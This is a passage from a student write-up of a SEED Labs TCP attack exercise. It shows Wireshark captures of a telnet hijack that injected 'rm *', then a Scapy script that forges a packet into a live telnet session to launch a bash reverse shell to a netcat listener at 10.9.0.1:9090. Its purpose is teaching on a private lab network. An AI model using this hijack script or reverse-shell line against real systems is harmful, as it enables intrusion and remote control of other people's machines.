  833 2022-03-03 18:3… 10.9.0.6           10.9.0.5     TCP        98 [TCP Retransmission] 23 → 39676 [PSH, ACK] Seq=963565695 Ack=…
  834 2022-03-03 18:3… 10.9.0.6           10.9.0.5     TELNET    112 Telnet Data ...
  835 2022-03-03 18:3… 10.9.0.6           10.9.0.5     TCP       112 [TCP Retransmission] 23 → 39676 [PSH, ACK] Seq=963565725 Ack=…
  836 2022-03-03 18:3… 10.9.0.6           10.9.0.5     TCP       142 [TCP Retransmission] 23 → 39676 [PSH, ACK] Seq=963565695 Ack=…
  837 2022-03-03 18:3… 10.9.0.6           10.9.0.5     TCP       142 [TCP Retransmission] 23 → 39676 [PSH, ACK] Seq=963565695 Ack=…
  838 2022-03-03 18:3… 10.9.0.6           10.9.0.5     TCP       142 [TCP Retransmission] 23 → 39676 [PSH, ACK] Seq=963565695 Ack=…
  839 2022-03-03 18:3… 10.9.0.6           10.9.0.5     TCP       142 [TCP Retransmission] 23 → 39676 [PSH, ACK] Seq=963565695 Ack=…
  840 2022-03-03 18:3… 02:42:0a:09:00:05               ARP        44 Who has 10.9.0.6? Tell 10.9.0.5
  841 2022-03-03 18:3… 02:42:0a:09:00:05               ARP        44 Who has 10.9.0.6? Tell 10.9.0.5
  842 2022-03-03 18:3… 02:42:0a:09:00:06               ARP        44 10.9.0.6 is at 02:42:0a:09:00:06
  843 2022-03-03 18:3… 02:42:0a:09:00:06               ARP        44 10.9.0.6 is at 02:42:0a:09:00:06
  844 2022-03-03 18:3… 10.9.0.6           10.9.0.5     TCP       142 [TCP Retransmission] 23 → 39676 [PSH, ACK] Seq=963565695 Ack=…
  845 2022-03-03 18:3… 10.9.0.6           10.9.0.5     TCP       142 [TCP Retransmission] 23 → 39676 [PSH, ACK] Seq=963565695 Ack=…
```


```
  › Flags: 0x018 (PSH, ACK)
    Window size value: 509
    [Calculated window size: 65152]
    [Window size scaling factor: 128]
    Checksum: 0x1461 [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  › Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  › [SEQ/ACK analysis]
  › [Timestamps]
    TCP payload (30 bytes)
▾ Telnet
    Data: \r\n
    Data: seed@57e7382b726d:~$  rm *\r\n
```

```
0030  80 18 01 fd 14 61 00 00  01 01 08 0a 6c 7b 54 e9   ·····a·· ····l{T·
0040  48 3f 37 8a 0d 0a 73 65  65 64 40 35 37 65 37 33   H?7···se ed@57e73
0050  38 32 62 37 32 36 64 3a  7e 24 20 20 72 6d 20 2a   82b726d: ~$  rm *
```

Flags (12 bits) (tcp.flags), 2 bytes   Packets: 931 · Displayed: 931 (100.0%)   Profile: Default

The TCP Spurious Retransmission packet that tells us that the connection is frozen because of the attack. This happens because the injected data sent by the attacker messes up the sequence number from client to server and hence the connection freezes.


After running the code, we can see that our myfile.txt has been removed:



```
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node   Path
root@6451ee056529:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
57e7382b726d login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Mar  3 23:28:26 UTC 2022 from victim-10.9.0.5.net-10.9.0.0 on pt
s/3
seed@57e7382b726d:~$ ll
total 0
seed@57e7382b726d:~$ 
```


Task 4: Creating Reverse Shell using TCP Session Hijacking

We first establish a telnet connection between the victim and the user:




```
root@6451ee056529:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
57e7382b726d login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Mar  3 23:34:02 UTC 2022 from victim-10.9.0.5.net-10.9.0.0 on pt
s/4
seed@57e7382b726d:~$ 
```

We monitor this connection on Wireshark as follows:


[SEED Labs] Capturing from any
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>


```
No.  Time              Source          Destination     Protocol  Length Info
 142 2022-03-03 18:4… 10.9.0.5        10.9.0.6        TCP        68 39714 → 23 [ACK] Seq=1810434171 Ack=9935230 Win=64256 Len=0 T…
 143 2022-03-03 18:4… 10.9.0.5        10.9.0.6        TCP        68 [TCP Dup ACK 142#1] 39714 → 23 [ACK] Seq=1810434171 Ack=99352…
 144 2022-03-03 18:4… 10.9.0.6        10.9.0.5        TELNET    478 Telnet Data ...
 145 2022-03-03 18:4… 10.9.0.6        10.9.0.5        TCP       478 [TCP Retransmission] 23 → 39714 [PSH, ACK] Seq=9935230 Ack=18…
 146 2022-03-03 18:4… 10.9.0.5        10.9.0.6        TCP        68 39714 → 23 [ACK] Seq=1810434171 Ack=9935640 Win=64128 Len=0 T…
 147 2022-03-03 18:4… 10.9.0.5        10.9.0.6        TCP        68 [TCP Dup ACK 146#1] 39714 → 23 [ACK] Seq=1810434171 Ack=99356…
 148 2022-03-03 18:4… 10.9.0.6        10.9.0.5        TELNET    153 Telnet Data ...
 149 2022-03-03 18:4… 10.9.0.6        10.9.0.5        TCP       153 [TCP Retransmission] 23 → 39714 [PSH, ACK] Seq=9935640 Ack=18…
 150 2022-03-03 18:4… 10.9.0.5        10.9.0.6        TCP        68 39714 → 23 [ACK] Seq=1810434171 Ack=9935725 Win=64128 Len=0 T…
 151 2022-03-03 18:4… 10.9.0.5        10.9.0.6        TCP        68 [TCP Dup ACK 150#1] 39714 → 23 [ACK] Seq=1810434171 Ack=99357…
 152 2022-03-03 18:4… 10.9.0.6        10.9.0.5        TELNET     89 Telnet Data ...
 153 2022-03-03 18:4… 10.9.0.6        10.9.0.5        TCP        89 [TCP Retransmission] 23 → 39714 [PSH, ACK] Seq=9935725 Ack=18…
 154 2022-03-03 18:4… 10.9.0.5        10.9.0.6        TCP        68 39714 → 23 [ACK] Seq=1810434171 Ack=9935746 Win=64128 Len=0 T…
 155 2022-03-03 18:4… 10.9.0.5        10.9.0.6        TCP        68 [TCP Dup ACK 154#1] 39714 → 23 [ACK] Seq=1810434171 Ack=99357…
 156 2022-03-03 18:4… 10.0.2.5        157.240.241.60  TLSv1.2    95 Application Data
 157 2022-03-03 18:4… 157.240.241.60  10.0.2.5        TLSv1.2    95 Application Data
 158 2022-03-03 18:4… 10.0.2.5        157.240.241.60  TCP        56 49604 → 443 [ACK] Seq=1046971628 Ack=8411330 Win=65535 Len=0

▾ Transmission Control Protocol, Src Port: 39714, Dst Port: 23, Seq: 1810434171, Ack: 9935746, Len: 0
    Source Port: 39714
    Destination Port: 23
    [Stream index: 1]
    [TCP Segment Len: 0]
    Sequence number: 1810434171
    [Next sequence number: 1810434171]
    Acknowledgment number: 9935746
    1000 .... = Header Length: 32 bytes (8)
  ▸ Flags: 0x010 (ACK)
    Window size value: 501
    [Calculated window size: 64128]
    [Window size scaling factor: 128]
    Checksum: 0x1443 [unverified]

0020  0a 09 00 06 9b 22 00 17  6b e9 08 7b 00 97 9b 82   ·····"·· k··{····
0030  80 10 01 f5 14 43 00 00  01 01 08 0a 48 4c fc 53   ·····C·· ····HL·S
0040  6c 87 9d c9                                        l···

Sequence number (tcp.seq), 4 bytes          Packets: 576 · Displayed: 576 (100.0%)          Profile: Default
```

We use the information from the last TCP packet to get port number, seq number, ack number and we construct our code:




```
root@VM:/# cat tcpreverseshell.py
from scapy.all import *
import sys

print("Sending Hijacking Packet for reverse shell.../n")
ip = IP(src="10.9.0.5", dst="10.9.0.6")
tcp = TCP(sport=39714, dport=23, flags="A", seq=1810434171, ack=9935746)
data = '\r /bin/bash -i > /dev/tcp/10.9.0.1/9090 2>&1 0<&1 \n'
pkt = ip/tcp/data
ls(pkt)
send(pkt, verbose=0)
root@VM:/# 
```

We run the code:




```
root@VM:/# nano tcpreverseshell.py
root@VM:/# python3 tcpreverseshell.py
Sending Hijacking Packet for reverse shell.../n
version    : BitField  (4 bits)                  = 4                (4)
ihl        : BitField  (4 bits)                  = None             (None)
tos        : XByteField                          = 0                (0)
len        : ShortField                          = None             (None)
id         : ShortField                          = 1                (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>      (<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0                (0)
ttl        : ByteField                           = 64               (64)
proto      : ByteEnumField                       = 6                (0)
chksum     : XShortField                         = None             (None)
src        : SourceIPField                       = '10.9.0.5'       (None)
dst        : DestIPField                         = '10.9.0.6'       (None)
options    : PacketListField                     = []               ([])
--
sport      : ShortEnumField                      = 39714            (20)
dport      : ShortEnumField                      = 23               (80)
seq        : IntField                            = 1810434171       (0)
ack        : IntField                            = 9935746          (0)
dataofs    : BitField  (4 bits)                  = None             (None)
reserved   : BitField  (3 bits)                  = 0                (0)
flags      : FlagsField  (9 bits)                = <Flag 16 (A)>    (<Flag 2 (S)>
)
window     : ShortField                          = 8192             (8192)
chksum     : XShortField                         = None             (None)
urgptr     : ShortField                          = 0                (0)
options    : TCPOptionsField                     = []               (b'')
--
load       : StrField                            = b'\r /bin/bash -i > /dev/tcp/
10.9.0.1/9090 2>&1 0<&1 \n' (b'')
```

In parallel on attacker machine, we “nc -lv 9090” for opening a nc listener on port 9090:




```
root@VM:/# nc -lnv 9090
Listening on 0.0.0.0 9090
█
```

We can see that our attack works as a connection has established on attacker side and a reverse shell has been generated. We confirm this using ifconfig command:



```
root@VM:/# nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.6 55500
seed@57e7382b726d:~$ ls
ls
seed@57e7382b726d:~$ ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.6  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:06  txqueuelen 0  (Ethernet)
        RX packets 2910  bytes 212417 (212.4 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2254  bytes 176362 (176.3 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 456  bytes 43926 (43.9 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 456  bytes 43926 (43.9 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

seed@57e7382b726d:~$ █
```

The Wireshark capture that shows us that the telnet connection to the user machine is no longer accessible from the victim machine, instead its accessible from the Attacker Machine:


[SEED Labs] Capturing from any
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
No.  Time               Source      Destination  Protocol Length Info
418 2022-03-03 18:4… 10.9.0.5   10.9.0.6   TCP    107 [TCP Retransmission] 39714 → 23 [ACK] Seq=1810434171 Ack=9935…
419 2022-03-03 18:4… 10.9.0.6   10.9.0.5   TCP     68 23 → 39714 [ACK] Seq=9935746 Ack=1810434222 Win=65152 Len=0 T…
420 2022-03-03 18:4… 10.9.0.6   10.9.0.5   TCP     68 [TCP Dup ACK 419#1] 23 → 39714 [ACK] Seq=9935746 Ack=18104342…
421 2022-03-03 18:4… 10.9.0.6   10.9.0.5   TCP     68 [TCP Dup ACK 419#2] 23 → 39714 [ACK] Seq=9935746 Ack=18104342…
422 2022-03-03 18:4… 10.9.0.6   10.9.0.5   TELNET 142 Telnet Data ...
423 2022-03-03 18:4… 10.9.0.6   10.9.0.5   TCP    142 [TCP Retransmission] 23 → 39714 [PSH, ACK] Seq=9935746 Ack=18…
424 2022-03-03 18:4… 10.9.0.6   10.9.0.1   TCP     76 55500 → 9090 [SYN] Seq=2864738719 Win=64240 Len=0 MSS=1460 SA…
425 2022-03-03 18:4… 10.9.0.6   10.9.0.1   TCP     76 [TCP Out-Of-Order] 55500 → 9090 [SYN] Seq=2864738719 Win=6424…
426 2022-03-03 18:4… 10.9.0.1   10.9.0.6   TCP     76 9090 → 55500 [SYN, ACK] Seq=354269126 Ack=2864738720 Win=6516…
427 2022-03-03 18:4… 10.9.0.1   10.9.0.6   TCP     76 [TCP Out-Of-Order] 9090 → 55500 [SYN, ACK] Seq=354269126 Ack=…
428 2022-03-03 18:4… 10.9.0.6   10.9.0.1   TCP     68 55500 → 9090 [ACK] Seq=2864738720 Ack=354269127 Win=64256 Len…
429 2022-03-03 18:4… 10.9.0.6   10.9.0.1   TCP     68 [TCP Dup ACK 428#1] 55500 → 9090 [ACK] Seq=2864738720 Ack=354…
430 2022-03-03 18:4… 10.9.0.6   10.9.0.1   TCP     89 55500 → 9090 [PSH, ACK] Seq=2864738720 Ack=354269127 Win=6425…
